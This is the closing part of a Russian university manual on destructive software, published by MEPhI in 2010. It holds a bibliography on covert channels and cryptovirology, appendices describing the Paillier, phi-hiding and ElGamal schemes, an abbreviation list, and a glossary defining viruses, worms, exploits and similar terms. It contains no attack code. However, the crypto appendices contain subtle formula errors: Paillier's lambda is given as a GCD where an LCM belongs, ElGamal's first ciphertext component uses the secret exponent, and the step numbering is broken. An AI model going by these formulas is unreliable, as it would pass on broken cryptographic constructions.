53. Kemmerer R.A. A Practical Approach to Identifying Storage and Timing Channels: Twenty Years Later, acsac. 18th Annual Computer Security Applications Conference (ACSAC '02), 2002. P. 109.
54. Kemmerer R.A. Shared Resource Matrix Methodology: an Approach to Identifying Storage and Timing Channels // ACM Transactions on Computer Systems (TOCS), 1(3). August 1983. P. 256–277.
55. Kemmerer R., Haigh J.T., McHugh J., Young W.D. An experience using two covert channel analysis techniques on a real

system design // IEEE Transactions on Software Engineering, 13(2). February 1987. P. 157–168.
56. Kephart J.O. et al. Biologically inspired defenses against computer viruses // Proc. IJCAI'95. Montreal, 1995. P. 985–996.
57. Kephart J.O. Method and apparatus for evaluating and extracting signatures of computer viruses and other undesirable software entities. U.S. Patent No 5,452,442, September 19, 1995.
58. Kephart J.O., Sorkin G.B. Generic disinfection of programs infected with a computer virus. U.S. Patent No 5,613,002, March 18, 1997.
59. Kephart J.O. et al. Adaptive statistical regression and classification of data strings, with application to the generic detection of computer viruses. U.S. Patent No 5,675,711, October 7, 1997.
60. Kundur D., Ahsan K. Practical Internet Steganography: Data Hiding in IP // Proceedings of Texas Workshop on Security of Information Systems, April 2003.
61. Lampson B. A Note on the Confinement Problem // Communication of the ACM, 16(10). October 1973. P. 613–615.
62. Marco D., Neuhoff D.L. Marker Codes for Channels with Insertion, Deletion and Substitution Errors, Technical Report, EECS Department, University of Michigan, CSPL, TR-347, 2003.
63. Menezes A. Elliptic Curve Public Key Cryptosystem, Kluwer Academic Publishers, 1993.
64. Menezes A. Evaluation of Security Level of Cryptography: The Elliptic Curve Discrete Logarithm Problem (ECDLP). University of Waterloo, 2001. URL : http://www.ipa.go.jp/security/enc/CRYPTREC/fy15/doc/1028_ecdlp.pdf.
65. Millen J. 20 Years of Covert Channel Modeling and Analysis // Proceedings of IEEE Symposium on Security and Privacy. May 1999. P. 113–114.

66. Millen J.K. Covert Channel Capacity // Proceedings of the IEEE Symposium on Research in Security and Privacy. May 1987. P. 60–66.
67. Millen J.K. Finite-State Noiseless Covert Channels // Proceedings of the Computer Security Foundations Workshop II. June 1989. P. 81–86.
68. Millen J.K. Security Kernel Validation in Practice // Communications of ACM. 1976. V. 19:5. P. 243–250.
69. Moskowitz I.S., Greenwald S.J., Kang M.H. An Analysis of the Timed Z-channel // Proceedings of IEEE Computer Symposium on Security and Privacy. 1996. P. 2–11.
70. Moskowitz I.S., Kang M.H. Covert Channels – Here to Stay? // Proceedings of 9th Annual Conference on Computer Assurance. 1994. P. 235–244.
71. Moskowitz I.S., Miller A.R. Simple Timing Channels // Proceedings of IEEE Symposium on Research in Security and Privacy. 1994. P. 56–64.
72. Moskowitz I.S., Miller A.R. The Channel Capacity of a Certain Noisy Timing Channel // IEEE Transactions on Information Theory, 38(4), 1992.
73. Moskowitz I.S., Newman R.E., Crepeau D.P., Miller A.R. Covert Channels and Anonymizing Networks // Proceedings Workshop on Privacy in the Electronic Society (WPES), October 30. 2003.
74. Murdoch S.J. Covert channel vulnerabilities in anonymity systems, Technical report UCAM-CL-TR-706, University of Cambridge, Computer Laboratory, PhD thesis. December, 2007.
75. Muresan R., Gebotys C. Current Flattening in Software and Hardware for Security Applications. Proceedings of the CODES+ISSS'04. ACM, 2004.
76. Percival C. Cache missing for fun and profit. BSDCan 2005, Ottawa, 2005.

77. Rutkowska J. Virtualization – the other side of the coin: Tech. rep.: Invisible Things Lab, 2007. URL : http://invisiblethingslab.com.
78. Rutkowska J. Red pill ... or how to detect VMM using (almost) one CPU instruction. 2004. URL : http://invisiblethings.org.
79. Rutkowska J. The Implementation of Passive Covert Channels in the Linux Kernel // Proceedings of Chaos Communication Congress, December, 2004.
80. Program Confinement in KVM/370 / Schaefer M. [et al] // Proceedings of the 1977 annual conference, 1977. P. 404–410.
81. Schaefer M. et al. Program Confinement in KVM/370. 1977. Proceedings of the 1977 annual conference, pp. 404–410.
82. Schechter S., Smith M. How much security is enough to stop a thief? // Proceedings of the Seventh International Financial Cryptography Conference, Springer-Verlag, January 27–30, 2003.
83. Schulman L.J., Zuckerman D. Asymptotically good codes correcting insertions, deletions, and transpositions // IEEE Transactions on Information Theory. 1999. V. 45. № 7. P. 2552–2557.
84. Shieh S. Estimating and Measuring Covert Channel Bandwidth in Multilevel Secure Operating Systems // Journal of Information Science and Engineering, 15:91. 1999. P. 106.
85. Schneier B. Why Cryptography Is Harder Than It Looks. URL : http://www.schneier.com/essay-037.pdf.
86. Simmons G.J. The Prisoners' Problem and the Subliminal Channel. Proceedings of Crypto '83, Plenum Press, 1984.
87. Timing Channels. URL : http://www.multicians.org/timing-chn.html.
88. Tiri K. Verbauwhede I. Simulation Models for Side Channel Information Leaks // Proceedings of the DAC 2005. ACM, 2005.

89. Tumoian E., Anikeev M. Detecting NUSHU Covert Channels Using Neural Networks. Technical report, Taganrog State University of Radio Engineering, 2005.
90. Trusted Computer System Evaluation Criteria (TCSEC), US DoD 5200.28-STD, 1985.
91. Tsai C. Covert Channel Analysis in Secure Computer Systems. PhD thesis, University of Maryland, College Park, 1987.
92. Tsai C.R., Gligor V.D. A Note on Information Flow and Covert Channel Analysis. Technical report, University of Maryland, May, 1986.
93. Tsai C.R., Gligor V.D., Chandersekaran C.S. A Formal Method for the Identification of Covert Storage Channels in Source Code // Proceedings of the IEEE Symposium on Security and Privacy, 1987.
94. Wang Z., Lee R.B. Capacity Estimation of Non-Synchronous Covert Channels // Proceedings of the Second International Workshop on Security in Distributed Computing Systems (SDCS). P. 170–176. 2005.
95. Wang Z., Lee R. New Constructive Approach to Covert Channel Modeling and Channel Capacity Estimation // In Proceedings of the 8th Information Security Conference (ISC '05). September, 2005. P. 498–505.
96. White S.R. Covert distributed processing with computer viruses // Advances in Cryptology, EUROCRYPT'89, Springer-Verlag, Lecture Notes in Computer Science. № 435. 1990. P. 616–619.
97. Wiener M. Cryptanalysis of short RSA secret exponents // Information Theory, IEEE Transactions on, 36. 1990. P. 553–558.
98. Young A., Yung M. Cryptovirology: Extortion-Based Security Threats and Countermeasures // IEEE Symposium on Security&Privacy, 1996. P. 129–141.
99. Young A.L., Yung M.M. Kleptography: Using cryptography against cryptography // Advances in Cryptology, EURO-

CRYPT'97, Springer-Verlag, Lecture Notes in Computer Science. № 1233. 1997. P. 62–74.
100. Young A., Yung M. Malicious cryptography exposing cryptovirology. Wiley Publishing, Inc., 2004.
101. Zalewski M. Silence on the Wire: A Field Guide to Passive Reconnaissance and Indirect Attacks. No Starch Press, 2005. P. 312.
102. Zander S., Armitage G., Branch P. An Empirical Evaluation of IP Time to Live Covert Channels // In Proceedings of IEEE International Conference on Networks (ICON), November, 2007.
103. Zander S., Armitage G., Branch P. Covert Channels in the IP Time to Live Field // Proceedings of Australian Telecommunication Networks and Applications Conference (ATNAC), December, 2006.

КРИПТОСИСТЕМА ПАЙЕ

Криптосистема Пайе, названная в честь своего создателя Паскаля Пайе, базируется на алгоритме вероятностного асимметричного преобразования и применяется в криптографических протоколах с отрытым ключом. В основу криптосистемы положена вычислительная проблема факторизации больших чисел.

В данном приложении рассматриваются процедуры генерации ключа, зашифрования и расшифрования. Доказательство основных свойств и более подробное описание криптосистемы Пайе можно найти в первоисточнике (Paillier P. Public-key cryptosystems based on composite degree residue classes // Advances in Cryptology — Eurocrypt '99, Springer-Verlag, Lecture Notes in Computer Science No. 1592, 1999, p. 223-238).

Генерация ключа

1. Выбрать два простых числа p и q случайно и независимо друг от друга.
2. Вычислить $n = p \cdot q$ и $\lambda = \text{НОД}\,(p-1, q-1)$.
3. Выбрать случайное число g, $g \in Z_{n^2}$.
4. Удостовериться в делимости степени g на n, проверив существование обратного числа $\mu = \left(L\left(g^{\lambda} \bmod n^2 \right) \right)^{-1} \bmod n$, где функция $L(u) = (u-1)/n$.

Открытый ключ $= \{n, g\}$.

Секретный ключ $= \{\lambda, \mu\}$.

Зашифрование

3. Пусть m — исходное сообщение, $m \in Z_n$.
4. Выбрать случайное число r, $r \in Z_n$.
5. Вычислить криптограмму $c = g^m \quad r^n \bmod n^2$.

Расшифрование

1. Пусть c — зашифрованное сообщение, $c \in Z_{n^2}$.
2. Расшифровать исходное сообщение

$$m = L\left(c^{\lambda} \bmod n^2\right) \cdot \mu \bmod n.$$

Данная криптосистема обладает рядом полезных гомоморфных свойств:

1) Аддитивный гомоморфизм

Произведение криптограмм равно криптограмме суммы:

$$D\left(E\left(m_1, r_1\right) \quad E\left(m_2, r_2\right) \bmod n^2\right) = m_1 + m_2 \bmod n.$$

Произведение криптограммы на агрегат сообщения равно криптограмме суммы:

$$D\left(E\left(m_1, r_1\right) \quad g^{m_2} \bmod n^2\right) = m_1 + m_2 \bmod n.$$

2) Мультипликативный гомоморфизм

Криптограмма в степени сообщения равна криптограмме произведения:

$$D\left(E\left(m_1, r_1\right)^{m_2} \bmod n^2\right) = m_1 m_2 \bmod n;$$

$$D\left(E\left(m_2, r_2\right)^{m_1} \bmod n^2\right) = m_1 m_2 \bmod n.$$

В общем случае, криптограмма в степени k равна криптограмме произведения:

$$D\left(E\left(m, r\right)^{k} \bmod n^2\right) = km \bmod n.$$

Приложение 2

ПРОБЛЕМА φ-СКРЫТИЯ

Криптографический протокол конфиденциального получения информации опирается на так называемую *проблему φ-скрытия (phi-hiding)*. Впервые эта задача была представлена на конференции Eurocrypt ' 99. Было показано, что она вычислительно неразрешима наравне с задачами дискретного логарифмирования и факторизации больших чисел (Cachin C., Micali S., Stadler M. Computationally private information retrieval with polylogarithmic communication // Advances in Cryptology — Eurocrypt '99, Springer-Verlag, Lecture Notes in Computer Science No. 1592, 1999, p. 402–414).

Пусть m – это результат произведения двух больших простых чисел p и q, а p_0 и p_1 – это b-битные простые числа, такие что только одно из них нацело делит $\varphi(m)$. Проблема φ-скрытия формулируется таким образом: по заданным m, p_0 и p_1 определить, какое из чисел $\{p_0, p_1\}$ делит $\varphi(m)$ нацело. Говорят, что составное число m *φ-скрывает* p_0, если $\varphi(m)$ кратно p_0.

Полагается, что не существует эффективного алгоритма решения этой задачи за полиномиальное время. Ниже приводится формальное описание данного предположения в нотации *логических цепей*. *K*-элементная цепь – это конечная функция, которая вычислима ациклической логической схемой, состоящей из k элементов, реализующих булевы операции умножения (AND) и отрицания (NOT). Используемые при этом множества определены в табл. П2.1.

Таблица П2.1

Используемые множества

Множество	Элементы множества
$PRIMES_b$	Простые числа размерностью b бит

Продолжение табл. П2.1

H_a	Произведения pq, где $\mid p \mid = \mid q \mid = a$
$H^b(m)$	b-битные простые числа, φ-скрытые m
$\overline{H^b}(m)$	$PRIMES_b - H^b(m)$
H_a^b	Все $m \in H_a$, φ-скрывающие простое b-битное число

Гипотеза φ-скрытия:

$\exists e, f, g, h > 0 : \forall k > h, \forall 2^{ek}$ – элементной логической цепи C после последовательного выполнения следующего шагов:

- выбрать случайное составное число $m, m \in H_{k^f}^k$;
- сформировать случайное p_0, $p_0 \in H^k(m)$;
- сформировать случайное p_1, $p_1 \in \overline{H^k}(m)$;
- получить случайный бит b;

вероятность того, что $C(m, p_b) = b$, меньше $\frac{1}{2} + \frac{1}{2^{gk}}$.

КРИПТОСИСТЕМА ЭЛЬ-ГАМАЛЯ

Криптосистема Эль-Гамаля – асимметричная криптографическая схема шифрования, предложенная Тахиром Эль-Гамалем в 1984 г.

Криптосистема может быть определена над любой циклической группой G. Защищенность схемы основана на сложности решения определенных задач на G, связанных с дискретным логарифмированием.

Алгоритм генерации ключей

1. Породить мультипликативную циклическую группу G степени q с образующей g:
   - 1.1. Выбрать простое число q – степень криптосистемы;
   - 1.2. Сформировать случайное g, $g < q$.
2. Выбрать случайное x, $x < q$.
3. Вычислить $h = g^x \bmod q$.

Открытый ключ = (h, g, q).

Закрытый ключ = x.

Алгоритм зашифрования

1. Подготовить сообщение m, $m < q$.
2. Выбрать случайное y, $y < q$.
3. Вычислить $c_1 = g^x \bmod q$, $c_2 = m\, h^y \bmod q$.

Криптограмма = (c_1, c_2).

Алгоритм расшифрования

1. Вычислить $m = c_2 \Big/ c_1^x \bmod q$.

Расшифрование будет верным, поскольку

$$m = c_2 \Big/ c_1^x = mh^y \Big/ g^{xy} = mg^{xy} \Big/ g^{xy} = m .$$

Криптостойкость системы Эль-Гамаля зависит от свойств группы G и особенностей конкретной реализации. Схема уязвима к атакам с подобранным шифротекстом. К примеру, имея криптограмму (c_1, c_2) некоторого (возможно, неизвестного) сообщения m, легко создать криптограмму $(c_1, 2c_2)$ сообщения $2m$.

Шифрование по схеме Эль-Гамаля является вероятностным, другими словами, каждому исходному сообщению может соответствовать множество достоверных шифротекстов за счет произвольности выбора y.

Список используемых сокращений

ВП – вредоносная программа;
ИИС – искусственная иммунная система;
КВ – компьютерный вирус;
КС – компьютерная система;
ЛОА – ложный объект атаки;
МЭ – межсетевой экран;
НСД – несанкционированный доступ (к информации);
ОБИ – обеспечение безопасности информации;
ОС – операционная система;
ПО – программное обеспечение;
ПС – программная система;
ПСП – псевдослучайная последовательность;
ПСЧ – псевдослучайные числа;
РПВ – разрушающее программное воздействие;
СОВ – система обнаружения вторжений;
ЭЦП – электронная цифровая подпись;
AIS – Artificial Immune System;
MAC – Message Authentication Code.

Список терминов

Антиген – вещество, распознаваемое адаптивной иммунной системой и вызывающее защитную реакцию организма.

Атака – действие или последовательность действий, использующие уязвимости системы для нарушения безопасности системы.

Атака типа «replay» (атака перехвата и повтора) – попытка вторжения в систему или подделки финансовых средств оплаты с использованием ранее использованных реквизитов доступа или других ранее использованных данных.

Аутентификация объекта (информационного взаимодействия) – процедура установления целостности массива данных или полученного сообщения; а также в большинстве случаев – установление их принадлежности конкретному автору.

Аутентификация субъекта (информационного взаимодействия) – процедура установления подлинности пользователя (абонента сети), программы или устройства.

Вирус (компьютерный вирус) – программа, которая может «заражать» другие программы путем их модификации; в модифицированный код включается код вируса, в результате чего код вируса может продолжать заражать другие программы.

Врожденный иммунитет – система проактивных защитных факторов организма, присущих данному виду, как наследственно обусловленное свойство.

Генератор ПСЧ – устройство или программа, формирующие последовательность ПСЧ; именно качеством используемых генераторов ПСЧ определяется надежность стохастических методов защиты.

Детектор (вирусов) – антивирусная программа, идентифицирующая вирусы по сигнатурам или методами эвристического анализа; см. также *сканер*.

Дешифрование – процесс преобразования закрытых (зашифрованных) данных в открытые при неизвестном ключе (по сути, взлом криптоалгоритма).

Доступность – гарантия того, что злоумышленник не сможет помешать работе авторизованных пользователей.

Дроппер (вируса) (от англ. dropper) – программа, содержащая в себе КВ и заражающая им систему, сам вирус при этом управления не получает.

Зашифрование – процесс преобразования открытых данных в закрытые (зашифрованные).

Криптоалгоритм – алгоритм криптографического преобразования.

Криптоанализ – научная дисциплина, оценивающая надежность криптосистем, разрабатывающая способы анализа стойкости шифров и способы их вскрытия.

Криптовычисления – возможность проводить некоторые математические операции над зашифрованными данными без их расшифрования.

Криптографический протокол – протокол, использующий криптографическое преобразование.

Криптографическое преобразование – специальное преобразование (шифрование, хеширование) сообщений или хранимых данных для решения задач обеспечения секретности или аутентичности (подлинности) информации.

Криптография – научная дисциплина, разрабатывающая способы преобразования информации с целью ее защиты от противника, обеспечения ее секретности и аутентичности (подлинности).

Криптографический примитив – «строительный блок» (операция или процедура), используемый для решения какой-либо частной задачи криптографической защиты информации (например, генератор ПСЧ, хеш-генератор и пр.).

Криптостойкость (стойкость к криптоанализу) – способность криптосистемы противостоять различным атакам на нее.

Криптосчетчик – счетчик, состояние которого можно инкрементировать, не раскрывая его зашифрованного значения.

Криптотроян – вредоносная программа, зашифровывающая данные пользователя-жертвы.

Логическая бомба – программный код, внедренный в какую-то полезную программу, который должен «взорваться» при выполнении определенных условий; примеры таких условий: присутствие или отсутствие каких-либо файлов, наступление определенной даты, имя пользователя, запустившего приложение, и др.

Макро-вирус – программа вредоносного характера на языке (макроязыке), встроенном в прикладную систему (текстовый редактор, электронную таблицу и пр.).

Макрос – программа, встроенная в документ прикладной среды; используются для автоматизации выполнения часто выполняемых действий; существование макро-вирусов оказывается возможным благодаря наличию так называемых автоматических макросов, которые выполняются без явной активизации пользователем.

Межсетевой экран (firewall) – средство обеспечения безопасности сегмента IP-сети; Firewall обеспечивает контроль за

безопасностью в защищаемом сегменте сети и связь данного сегмента с внешним миром; основной недостаток существующих систем Firewall – это то, что их разработчики смотрят на проблемы защиты IP-сетей не с точки зрения взломщика, а с точки зрения пользователя.

Метод грубой силы (brute force attack) — метод преодоления криптографической защиты перебором большого числа вариантов; например, перебор всех возможных ключей для расшифрования сообщения или всех возможных паролей для неавторизованного входа в систему.

Монитор – программа, работающая в фоновом режиме и активизирующаяся при доступе к защищаемому ресурсу; перехватывает «вирусо-опасные» ситуации (вызовы на открытие для записи в выполняемые файлы, запись в boot-секторы дисков или MBR винчестера и другие, иначе говоря, вызовы, характерные для вирусов в моменты их функционирования) и сообщает о них пользователю (пример – SpIDer Guard).

Недоказуемое шифрование (questionable encryption) – стохастическое преобразование, криптографическая обратимость которого зависит от используемого аргумента. В случае недоказуемого шифрования получатель обладает неопровержимым свидетельством того, что полученное число является криптограммой от некоторой скрытой информации.

Несимметричное шифрование (шифрование с открытым ключом) – криптоалгоритм, использующий для за- и расшифрования различные ключи: соответственно, открытый и закрытый (секретный); при этом знание открытого ключа не дает возможности вычислить закрытый; используется для реализации криптографических протоколов, в частности протокола электронной подписи.

Обеспечение доступности – исключение возможности атак, вызывающих отказ в обслуживании (DoS-атак).

Обеспечение секретности – исключение возможности пассивных атак на передаваемые или хранимые данные.

Отрицаемое шифрование – стохастическое преобразование, при котором получатель может убедительно продемонстрировать, что полученное число – суть криптограмма от любого произвольного набора данных; отправитель также способен показать, что криптограмма расшифровывается в поддельное сообщение, предъявив ложный секретный ключ шифрования, оставив тем самым истинное сообщение в тайне.

Ошибка 1-го рода (для антивируса) – необнаружение КВ в зараженном файле.

Ошибка 2-го рода (для антивируса) – «обнаружение» вируса в незараженном файле, иначе говоря, ложная тревога.

Ошибка 3-го рода (для антивируса) – обнаружение не «того» вируса в зараженном файле.

Пермутация (от англ. permutate) – изменение кода перестановкой его фрагментов.

Поведенческая сигнатура – строка байт, характеризующая особенности функционирования данной программы, позволяющая отличить ее от любых других программ.

Полиморфный вирус – труднообнаруживаемый вирус, не имеющий сигнатуры, так как в нем нет ни одного постоянного участка кода; два экземпляра одного и того же полиморфного вируса могут не иметь ни одного общего байта; последнее свойство достигается шифрованием тела вируса и модификацией программы-расшифровщика.

Полиморфный генератор (полиморфик-генератор) – программа для шифрования тела вируса и генерации соответствующего расшифровщика.

Потайные каналы (subliminal channels) – каналы, основанные на нестандартных способах передачи информации по легальным каналам.

Приобретенный иммунитет – система высокоспециализированных клеток, расположенных по всему организму, которые специфически реагируют на чужеродный биоматериал, обрабатывая, нейтрализуя и разрушая его.

Протокол – многораундовый обмен сообщениями между участниками, направленный на достижение конкретной цели (выработку общего секретного ключа, аутентификацию абонентов и пр.); протокол включает в себя: характер и последовательность действий каждого из участников, спецификацию форматов пересылаемых сообщений, спецификацию синхронизации действий участников, описание действий при возникновении сбоев.

Псевдослучайная последовательность (ПСП) – последовательность ПСЧ, которая по своим статистическим свойствам не отличается от истинно случайной последовательности, но в отличие от последней может быть повторена необходимое число раз.

Расшифрование – процесс преобразования закрытых (зашифрованных) данных в открытые при известном ключе.

Ре-инжиниринг (реверс-инжиниринг) – процесс получения исходного кода программы и дальнейшее его исследования при наличии на начальном этапе только исполняемого кода программы.

Ревизор – антивирусная программа, выявляющая изменения на дисках компьютера, произошедшие с момента предшествующего запуска того же ревизора; данные обо всех изменениях сохраняются в специальных файлах-таблицах (пример – Adinf).

Секретность – гарантия невозможности доступа к информации для неавторизованных пользователей.

Сетевой вирус – вирус, который для своего распространения использует протоколы и возможности локальных и глобальных сетей (см. также *сетевой червь*).

Сетевой червь – разновидность РПВ, имеющих способность к самораспространению в локальной или глобальной компьютерной сети; червь обладает следующими функциями: нахождение новых целей для атак, проникновение в них, передача своего кода на удаленную машину, запуск его, проверка на зараженность локальной или удаленной машины для предотвращения повторного заражения (пример – вирус Морриса); не следует путать с файловым червем, по сути – разновидностью компаньон-вируса.

Сигнатура (от англ. signature) (маска) – 1) некоторая постоянная последовательность кода, характерная для конкретного вируса или семейства вирусов; 2) электронная подпись; 3) CRC-код (устаревш.).

Симбиотические программы (от греч. symbiosis – взаимовыгодное сосуществование) – обозначение РПВ, активно паразитирующих на человеческих слабостях и недостатках и принуждающих своих жертв к якобы выгодной кооперации.

Симметричное шифрование (шифрование с секретным ключом) – криптоалгоритм, использующий для за- и расшифрования один и тот же секретный ключ.

Система обнаружения вторжений – комплекс программных аппаратных средств, предназначенный для выявления фактов неавторизованного доступа в компьютерную систему или сеть, либо несанкционированного управления ими.

Сканер – антивирусная программа, обнаруживающая вирусы методами контроля целостности данных или идентифицирующая вирусы по сигнатурам и/или по эвристическим признакам; недостаток сканеров второго типа – необходимость постоянно пополнять антивирусные базы сигнатур и эвристических признаков (примеры – Aidstest, DrWeb).

Скрипт (от англ. script) – сценарий, обрабатываемый ПО, понимающим язык сценариев.

Скрипт-вирусы – вирусы, создаваемые на интерпретируемых языках программирования.

Скрытые каналы (covert channels) – каналы, которые используют сущности, обычно не отображаемые как объекты данных, для передачи информации от одного субъекта другому.

Скрытые каналы по времени – каналы, основанные на способности одного процесса сигнализировать другому процессу посредством модуляции использования системных ресурсов таким образом, что изменение наблюдаемого вторым процессом времени ответа предоставляет ему информацию.

Скрытые каналы по памяти – каналы, основанные на прямой или косвенной записи в ячейку хранения одним процессом и прямое или косвенное чтение этой ячейки другим процессом.

Словарная атака – разновидность атаки, при которой осуществляется систематический перебор всех возможных значений подбираемой величины.

Статистические методы – методы крипто- и стегоанализа, основанные на проведении статистических тестов, обнаруживающих закономерности в проверяемой информационной последовательности.

Стеганография – научная дисциплина, разрабатывающая методы скрытия факта передачи или хранения секретной информации.

Стегоанализ – научная дисциплина, оценивающая надежность стегосистем, разрабатывающая способы анализа стойкости стеганографических методов защиты и способы их вскрытия.

Стелс-вирус (от англ. stelth) – вирус-невидимка, в состав которого входят средства защиты от обнаружения; например, вирус может использовать сжатие, для того чтобы длина инфицированного файла была в точности равна длине предыдущего, или перехватывать обращения к функциям ввода-вывода и при попытках прочитать подозрительные части диска с помощью этих функций, возвращать оригинальные неинфицированные данные или код.

Стохастический метод защиты – метод, основанный на использовании непредсказуемых преобразований (генерации псевдослучайных чисел или хеширования).

Точка входа – первая команда в программе, которой передается управление после загрузки программы на исполнение в память.

Троянская программа (троянец, «троянский конь») – полезная или кажущаяся полезной программа или командная процедура, содержащая скрытый код, который после запуска программы-носителя выполняет нежелательные или разрушительные функции.

Уязвимость (vulnerability) – слабое место системы, присутствие которого позволяет провести атаку; уязвимость может быть

результатом ошибок программирования или недостатков, допущенных при проектировании системы; уязвимость может существовать только теоретически либо иметь известный эксплойт.

Файловая сигнатура – последовательность байт из определенного места программы, уникально идентифицирующая данную программу во множестве всех возможных.

Фаг (полифаг) – антивирусная программа, которая не только обнаруживает вирусы, но и, в отличие от детектора, удаляет их; при лечении зараженных файлов фаг выполняет (если это возможно) действия, обратные тем, которые производились вирусом при заражении; файлы, которые невозможно восстановить, удаляются.

Цифровая подпись – см. *электронная подпись.*

Хеширование – необратимое сжатие данных с использованием хеш-функции.

Хеш-образ – результат действия хеш-функции; иногда называемый дайджестом сообщения или массива данных.

Хеш-функция – необратимая функция сжатия, принимающая на входе массив данных произвольной длины и дающая на выходе хеш-образ фиксированной длины; результат действия хеш-функции зависит от всех бит исходного массива данных и от их взаимного расположения; используется для организации парольных систем, для реализации протокола электронной подписи, для формирования контрольного кода целостности (кода MDC).

Целостность (integrity) – отсутствие случайных или умышленных (несанкционированно внесенных) искажений информации.

Шелл (от англ. shell) – командный интерпретатор ОС, ответственный за запуск программ, выполнение скриптов и некоторых других базовых операций ОС (в Windows NT это обычно «cmd.exe», в Linux – «bash» или «csh»).

Шифр – совокупность алгоритмов за- и расшифрования.

Шифрование – процедура за- или расшифрования.

Эвристический анализ – метод оценки информации на предмет наличия в ней вирусного кода; его суть – анализ последовательности команд, операторов и прочего в проверяемом объекте, на-

бор некоторой статистики и принятие решения («возможно заражен» или «не заражен») для каждого проверяемого объекта.

Эксплойт (от англ. exploit — использовать) – общий термин для обозначения фрагмента программного кода, который, используя возможности, предоставляемые уязвимостью системы, приводит к запуску на удаленной машине произвольного кода (например, приводящего к повышению привилегий в системе или отказу в обслуживании).

Электронная подпись (цифровая подпись, электронная цифровая подпись) – результат шифрования хеш-образа подписываемого массива данных на секретном ключе подписывающего; электронная подпись, в отличие от обычной, допускает неограниченное копирование подписанной информации и может существовать отдельно от нее; процедура проверки электронной подписи для своего выполнения не требует никакой секретной информации.

Электронная цифровая подпись – см. *электронная подпись*.

Эмуляция (процессора) – программная реализация виртуального компьютера; команды эмулируемой программы выполняются не реальным процессором, а интерпретируются эмулятором, содержащем программные модели регистров и других аппаратных средств процессора, в результате последний оказывается вне зоны действия потенциально опасной программы.

Backdoor – 1) люк или «черный ход»: оставленная разработчиком (умышленно или неумышленно) недокументированная возможность взаимодействия с системой, чаще всего – входа в нее; 2) скрытое администрирование системы.

CRC-код (cyclic redundancy code) – контрольный код целостности, идеальное средство защиты целостности при случайных деструктивных воздействиях; для защиты от умышленных воздействий не пригоден из-за простоты «обмана».

DoS-атака (Denial of Service) – атака типа «отказ в обслуживании».

DDoS-атака (Distributed Denial of Service) – распределенная (несколько участников) атака типа «отказ в обслуживании».

MAC (Message Authentication Code) – код аутентификации сообщений; в отличие от кода MDC для своего вычисления требует знания секретного ключа.

Root – суперпользователь, имеющий неограниченные права.

А.Б. Вавренюк, Н.П. Васильев, Е.В. Вельмякина,
Д.В. Гуров, М.А. Иванов, И.В. Матвейчиков,
Н.А. Мацук, Д.М. Михайлов, Л.И. Шустова

РАЗРУШАЮЩИЕ ПРОГРАММНЫЕ ВОЗДЕЙСТВИЯ

Под редакцией М.А. Иванова

Учебно-методическое пособие

Редактор Н.В. Шумакова
Оригинал-макет подготовлен М.А. Ивановым

Подписано в печать 15.12.2010. Формат 60x84 $^{1}/_{16}$
Печ. л. 20,5. Уч.-изд. л. 22,75. Тираж 100 экз.
Изд. № 1/1/17. Заказ № 4

Национальный исследовательский ядерный университет «МИФИ».
115409, Москва, Каширское шоссе, д. 31.

ООО «Полиграфический комплекс «Курчатовский».
144000, Московская область, г. Электросталь, ул. Красная, д. 42